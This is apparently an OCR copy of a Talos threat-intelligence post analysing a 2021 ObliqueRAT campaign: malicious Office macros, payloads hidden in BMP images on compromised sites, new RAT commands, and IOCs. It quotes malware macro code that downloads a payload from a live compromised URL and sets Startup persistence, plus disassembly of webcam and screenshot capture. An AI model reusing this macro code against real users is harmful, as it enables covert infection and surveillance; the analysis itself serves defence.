

ObliqueRAT returns with new campaign using hijacked websites

blog.talosintelligence.com/2021/02/obliquerat-new-campaign.html





By Asheer Malhotra.

- Cisco Talos has observed another malware campaign that utilizes malicious Microsoft Office documents (maldocs) to spread the remote access trojan (RAT) ObliqueRAT.

- This campaign targets organizations in South Asia.
- ObliqueRAT has been linked to the Transparent Tribe APT group in the past.
- This campaign hides the ObliqueRAT payload in seemingly benign image files hosted on compromised websites.

What's new?

Cisco Talos recently discovered another new campaign distributing the malicious remote access trojan (RAT) ObliqueRAT. In the past, Talos connected ObliqueRAT and another campaign from December 2019 distributing CrimsonRAT. These two malware families share similar maldocs and macros. This new campaign, however, utilizes completely different macro code to download and deploy the ObliqueRAT payload. The attackers have also updated the infection chain to deliver ObliqueRAT via adversary-controlled websites.

How did it work?

Historically, this RAT is dropped to a victim's endpoint using malicious Microsoft Office documents (maldocs). These new maldocs, however, do not contain the ObliqueRAT payload directly embedded in the maldoc, as observed in previous campaigns. Instead, the attackers utilize a technique novel to their infection chain to infect targeted endpoints by pointing users instead to malicious URLs. New core technical capabilities of ObliqueRAT include:

- The maldocs-based infection chain.
- Changes/updates to its payload.
- Additional links to previously observed malware attacks in the wild.

So what?

This new campaign is a typical example of how adversaries react to attack disclosures and evolve their infection chains to evade detections. Modifications in the ObliqueRAT payloads also highlight the usage of obfuscation techniques that can be used to evade traditional signature-based detection mechanisms. While file-signature and network-based detection is important, it can be complemented with system behavior analysis and endpoint protections for additional layers of security.

Analysis of maldocs

The maldocs utilized in previous ObliqueRAT attacks used mechanisms identical to the CrimsonRAT delivery maldocs. The latest campaign distributing ObliqueRAT now utilizes completely different macro code in their maldocs.

The attack has also evolved to include the following functionalities:

- Payloads are now hosted on compromised websites.
- The payloads hosted on these websites consist of seemingly benign BMP image files.
- The malicious macros download the images and the ObliqueRAT payload is extracted to disk.
- The ObliqueRAT payload is renamed with the .pif file extension.

```
Sub GroupingManager()
    On Error Resume Next
    Dim PerpendicularP As String
    Dim PerpendicularP2 As String
    Dim PerpendicularP3 As String
    PerpendicularP = "C:\ProgramData\merj.bmp"
    DownloadGrouping "http://iiaonline.in/merj.bmp", PerpendicularP

    Dim fie, fie2, Pounds, Pounds2, enPd As String
    Dim iotaD  As Variant
    Dim bcfe() As Byte
    Dim lnct As Double
    enPd = "C:\Users\Public\"
    iotaD = enPd & "777\"
    fie = "pdgpui"
    Pounds = iotaD & fie & ".pptx"
    Pounds2 = iotaD & fie & ".pif"
    If Dir(iotaD, vbDirectory) = "" Then
        MkDir (iotaD)
    End If

    lnct = 1010
    GroupingStretch PerpendicularP, Pounds  'Extract ObliqueRAT payload from BMP file

    Name Pounds As Pounds2      'Rename ObliqueRAT payload to ".pif" file extension
```

ObliqueRAT payload extracted, written to file on disk and renamed.

Another instance of a maldoc uses a similar technique with the difference being that the payload hosted on the compromised website is a BMP image containing a ZIP file that contains ObliqueRAT payload. The malicious macros are responsible for extracting the ZIP and subsequently the ObliqueRAT payload on the endpoint.

Persistence

The macros are also responsible for achieving reboot persistence for the ObliqueRAT payloads. This is done by creating a shortcut (.url file extension) in the infected user's Startup

directory.

```
Dim Budhist As String
 Budhist = Environ$("userprofile") &
"\AppData\Roaming\Documents\..\Microsoft\Soon\..\Windows\Start
Menu\Programs\Dimmer\..\Startup\GreekHorse.png"

    Open Budhist For Output As #1
    Close #1
    LogFile "[{777214A0-7770-7770-C777-777777777046}]", Budhist
    LogFile "Prop3=19,9", Budhist
    LogFile "[InternetShortcut]", Budhist
    LogFile "IDList=", Budhist
    LogFile "URL=file:///C:/Users/Public/777/pdgpui.pif", Budhist
    Name Budhist As Replace(Budhist, "png", "url")
```

Malicious shortcut in the infected user's startup directory to execute ObliqueRAT on startup.

Image files

The image files used are BMP files hosted on adversary-controlled websites. The image files contain legitimate image data and malicious executable bytes concealed in the image data bytes.





Image file containing executable data in the BITMAPLINES (RGB data).



ObliqueRAT infection chain.

ObliqueRAT payload

Talos discovered three new versions of ObliqueRAT as part of this investigation. This section covers changes and updates introduced in these versions. For a complete technical analysis of ObliqueRAT, refer to our previous blog post.

After the discovery of the previous ObliqueRAT payload (version 5.2) we observed four new versions:

- 6.1, developed April 2020
- 6.3.2, developed September 2020
- 6.3.4, developed October 2020
- 6.3.5 developed November 2020

Version 6.1

The attackers made a few key updates with version 6.1:

- Added a new command code "hb" to the RAT. Although this command code doesn't really do anything, it is highly likely that the attackers are preparing to introduce a new RAT capability.
- The attackers introduced anti-infection checks in version 6.1. The implant does two sets of checks:

- Check for blocklisted usernames and computernames: The implant concatenates the username and computer it acquires from the infected endpoint's environment variables. This string is then checked against a list of blocklisted values to determine if the implant should continue execution or exit out. See a full list of these keywords under the IOC section.
- Check for blocklisted process names: The following process names are blocklisted and if found running on the system, the RAT implant will simply exit. The blocklist consists of processes belonging to Virtual Machine software (such as VMWare) and analysis tools (such as ProcessHacker etc.)

If any of the blocklisted strings match the artifacts on the endpoint, the implant stops execution (without cleaning up its persistence mechanisms).

Version 6.3.2

This version adds new RAT capabilities to the implant. One of these consists of extracting files of interest from hot-pluggable or removable drives connected to the endpoint. Specifically, the implant looks for files with the following extensions in the removable drives:

- doc, docx
- pdf
- ppt, pptx
- txt
- xls, xlsx

The implant will look for files with these extensions in the removable drive and the "Recycled" folder. Any files found will be copied to its own file repository at locations C:\ProgramData\System\Recycled (from <Drive_letter>:\Recycled) and C:\ProgramData\System\Dump (from <Drive_Letter>:*).

Another new ObliqueRAT capability involves recursively enumerating files in the drives present on the endpoint. The file paths are all recorded to location "C:\ProgramData\DirecTree.txt" (for the implant to later exfiltrate). The implant contains a hard-coded list of drives to enumerate:

C:\, D:\, F:\, G:\, H:\, I:\, J:\, K:\, L:\, M:\, N:\, O:\, P:\, Q:\, R:\, S:\, T:\, U:\, V:\, W:\, X:\, Y:\, Z:\

There are also new capabilities triggered by specific command codes from the command and control (C2) that were introduced in version 6.3.2:

Command code = "wes" ; Webcam screenshot

Capture current view of the webcam to a DIB file located at "C:\ProgramData\wsc".

```
push    eax             ; nID
push    eax             ; hwndParent
push    ecx             ; nHeight
push    ecx             ; nWidth
push    eax             ; y
push    eax             ; x
push    WS_MINIMIZE     ; dwStyle
push    offset szWindowName ; "Explorer
call    ds:capCreateCaptureWindowA
mov     esi, eax
push    esi             ; hWnd
call    ds:IsWindow
test    eax, eax
jz      short loc_412438
push    0               ; lParam
push    0               ; wParam
push    WM_CAP_DRIVER_CONNECT ; Msg
push    esi             ; hWnd
call    ds:SendMessageA

                        ; CODE XREF: Wi
push    esi             ; hWnd
call    ds:IsWindow
test    eax, eax
jz      short loc_412453
push    0               ; lParam
push    0               ; wParam
push    WM_CAP_GRAB_FRAME_NOSTOP ; Msg
push    esi             ; hWnd
call    ds:SendMessageA

                        ; CODE XREF: Wi
push    esi             ; hWnd
call    ds:IsWindow
test    eax, eax
jz      short loc_412477
mov     ecx, offset C_ProgramData_wsc
call    misc            ; Microsoft Vis
```

```
push    eax             ; lParam
push    0               ; wParam
push    WM_CAP_FILE_SAVEDIBA ; Msg
push    esi             ; hWnd
call    ds:SendMessageA
```

Code to grab webcam frames and save to a DIB file.

Command code = "sss" ; Desktop Screenshot

Capture current screen (screenshot) and save screenshot as a JPEG to "C:\ProgramData\tsc".

The contents of the file are subsequently read and sent to the C2.

```
push    ebx             ; cy
push    esi             ; cx
mov     esi, ds:GetDC
mov     edi, eax
push    NULL            ; hWnd = NULL get DC for entire screen
call    esi ; GetDC
push    eax             ; hdc
call    ds:CreateCompatibleBitmap
push    eax             ; h
push    edi             ; hdc
mov     [ebp+ho], eax
call    ds:SelectObject
push    SRCCOPY         ; rop = copies everything from source to destination.
xor     eax, eax
push    eax             ; y1
push    eax             ; x1
push    eax             ; hWnd
call    esi ; GetDC
push    eax             ; hdcSrc
push    ebx             ; cy
push    [ebp+var_18]    ; cx
xor     ebx, ebx
push    ebx             ; y
push    ebx             ; x
push    edi             ; hdc
call    ds:BitBlt
push    10h
call    ds:GdipAlloc
mov     edi, [ebp+ho]
mov     esi, eax
test    esi, esi
jz      short loc_40349E
lea     eax, [ebp+var_18]
mov     dword ptr [esi], offset const Gdiplus::Bitmap::`vftable'
push    eax
push    ebx
```

```
push    edi
mov     [ebp+var_18], ebx
call    ds:GdipCreateBitmapFromHBITMAP
mov     [esi+8], eax
mov     eax, [ebp+var_18]
mov     [esi+4], eax
jmp     short loc_4034A0
-------------------------------------------------------------

                        ; CODE XREF: capture_current_screen+6F↑j
mov     esi, ebx

                        ; CODE XREF: capture_current_screen+8F↑j
lea     edx, [ebp+var_14]
call    create_jpeg_file
push    0
mov     ebx, eax
lea     eax, [ebp+var_14]
push    eax
push    offset aCProgramdataTs ; "C:\\ProgramData\\tsc"
push    dword ptr [esi+4]
call    ds:GdipSaveImageToFile
```

Code to capture a screenshot as bitmap and save to file.

Command code = "pizz" Command Data=<filename> & <ZIP_file_name>

Similar to command code "4". Here, the implant accepts the names of the target file and an archive file. The target file is added to the archive file created at "C:\ProgramData\<archive_name>.zip". However, in this case, the archive file is not exfiltrated to the C2 and is only created on the endpoint).

Command code = "plit" Command Data=<target filepath>

Receive a file path from the C2 for a file to read. The target file is read and then split into smaller files named "<target_filename>.part_<part_number>" and stored on disk. This capability can be used to break large files of interest into smaller chunks to prepare them for exfiltration.

Version 6.3.4

This version contains minor changes to the ObliqueRAT implant including:

- Removal of the "backed" command from the implant. This command was used to back up the contents of one log file to another.
- Addition of more anti-infection keywords to check on the endpoint (specifically for Oracle VirtualBox VM detection).
- Addition of the ".csv" file extension to targeted file types list copied over from removable drives.

Version 6.3.5

The only update seen in this minor version update of ObliqueRAT is a change in the naming convention of the Mutex created by the RAT.

The initial version of ObliqueRAT discovered in the wild by Talos created a mutex named "Oblique" on the system. The attackers then changed their naming convention and subsequent versions of ObliqueRAT discovered (and detailed in this post) follow a different naming convention:

- v6.1 :"t802" - Naming convention changed for mutex
- v6.3.2 :"t803"
- v6.3.4 :"t804"
- v6.3.5 :"gaia5" - Another change in Mutex naming convention (possible randomization).

Evolution of implants

The following is a timeline of the evolution of capabilities of the ObliqueRAT implants discovered so far:


1. November 2019
    1. Version 5.2 of ObliqueRAT created, eventually disclosed in February 2020 by Talos.
    2. Distributed via maldocs containing embedded ObliqueRAT payloads.

2. April 2020
    1. Version 6.1 of ObliqueRAT created.
    2. Introduction of anti-infection techniques.
    3. Added an empty command code "hb".

3. September 2020
    1. Version 6.3.2 of ObliqueRAT created.
    2. Additional file enumeration and stealing capabilities.
    3. Webcam and desktop screenshot and recording RAT capabilities and commands introduced.
    4. Distribution via maldocs employing BMPs containing ObliqueRAT payloads.
4. October 2020
    1. Version 6.3.4 of ObliqueRAT created — minor update.
    2. More keywords added to anti-infection checks.

3. Housekeeping ability to backup log files removed.
4. Continued distribution via maldocs employing BMPs containing ObliqueRAT payloads.

5. November 2020
    1. Version 6.3.5 of ObliqueRAT created - minor update.
    2. Same functionalities as v6.3.4. Only mutex name changed.



Evolution of ObliqueRAT.

Related campaigns

Our previous post on ObliqueRAT detailed its connections to CrimsonRAT and, subsequently, the links to the Transparent Tribe APT group targeting organizations in South Asia. We have also observed overlaps in the C2 infrastructure used between ObliqueRAT and a RevengeRAT campaign. Talos assesses with low confidence that there is a possible link between certain RevengeRAT campaigns and ObliqueRAT and its operators.

RevengeRAT is a .NET-based RAT whose source code was leaked publicly a few years ago. It has increasingly become a common practice for crimeware and state-sponsored groups to utilize leaked malware. This practice takes away the need to develop implants and C2 servers from scratch and increases the chances of misattribution.

Conclusion

This campaign shows a threat actor evolving their infection techniques so that they no longer resemble those used previously. It is highly likely that these changes are in response to previous disclosures to achieve evasion for these new campaigns. The usage of compromised websites is another attempt at detection evasion. The adversaries have also introduced steganography as a way to hide the ObliqueRAT payloads in image files. This technique is novel to ObliqueRAT's distribution chain (not observed in the past). This new campaign distributing ObliqueRAT started in April 2020 and is still ongoing. This campaign also highlights that while network-based detection is important, it must be complemented with system behavior analysis and endpoint protections.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cloud Web Security	✓
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware detailed in this post. Below is a screenshot showing how AMP can protect customers from this threat. Try AMP for free here.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.

Additional protections with context to your specific environment and threat data are available from the Firepower Management Center.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Cisco AMP users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here.

IOCs

Maldocs

2ad362e25989b0b1911310345da90473df9053190737c456494b0c26613c8d1f
0196bc9ac3db6f02cfa97323c8fce6cc7318b8f8fadb3e73bdf7971b3c541964
b85536589c79648a10868b58075d7896ec09bbde43f9c4bad95ed82a200652bc

Image files

553502bfe265a7e75a1d2202776fd816cabccfcdb200cc180dc507f4d45668d2
ec85e270c5cb159255a3178117197d275a6a90295fd31248b397dc03bcc4f3e4
84aa777badab889d066e3a57c6a3d2096bc978c01499ea3dd8dd65fe44a3c98f

ObliqueRAT payloads

5a425372fac8e62d4b5d5be8054967eabe1e41894bcb8c10e431dd2e06203ca0
bdb184f4c8416c271ad2490c1165ee4d6e2efcf82a1834ba828393c74e190705
926d3f258fe2278bd1d220fafb33f246f9db9014204337f05a25d072bb644b6d
0ade4e834f34ed7693ebbe0354c668a6cb9821de581beaf1f3faae08150bd60d

Malicious domains

larsentobro[.]com

URLs

hxxp://iiaonline[.]in/DefenceLogo/theta.bmp
hxxp://iiaonline[.]in/timon.jpeg
hxxp://iiaonline[.]in/9999.jpg
hxxp://iiaonline[.]in/merj.bmp
hxxp://iiaonline[.]in/111.jpg
hxxp://iiaonline[.]in/sasha.jpg
hxxp://iiaonline[.]in/111.png
hxxp://iiaonline[.]in/camela.bmp
hxxp://larsentobro[.]com/mbda/goliath1.bmp
hxxp://larsentobro[.]com/mbda/mundkol
hxxp://drivestransfer[.]com/myfiles/Dinner%20Invitation.doc/win10/Dinner%20Invitation.doc

ObliqueRAT CnCs

micrsoft[.]ddns.net
185[.]183.98.182:4701

Related RevengeRAT payloads

47bed59051a727911b050c2922874ae817e05860e4eee83b323f9feab710bf5c
23577ceb59f606ae17d9bdabaccefcb53dc2bac19619ce8a2d3d18ecb84bcacd
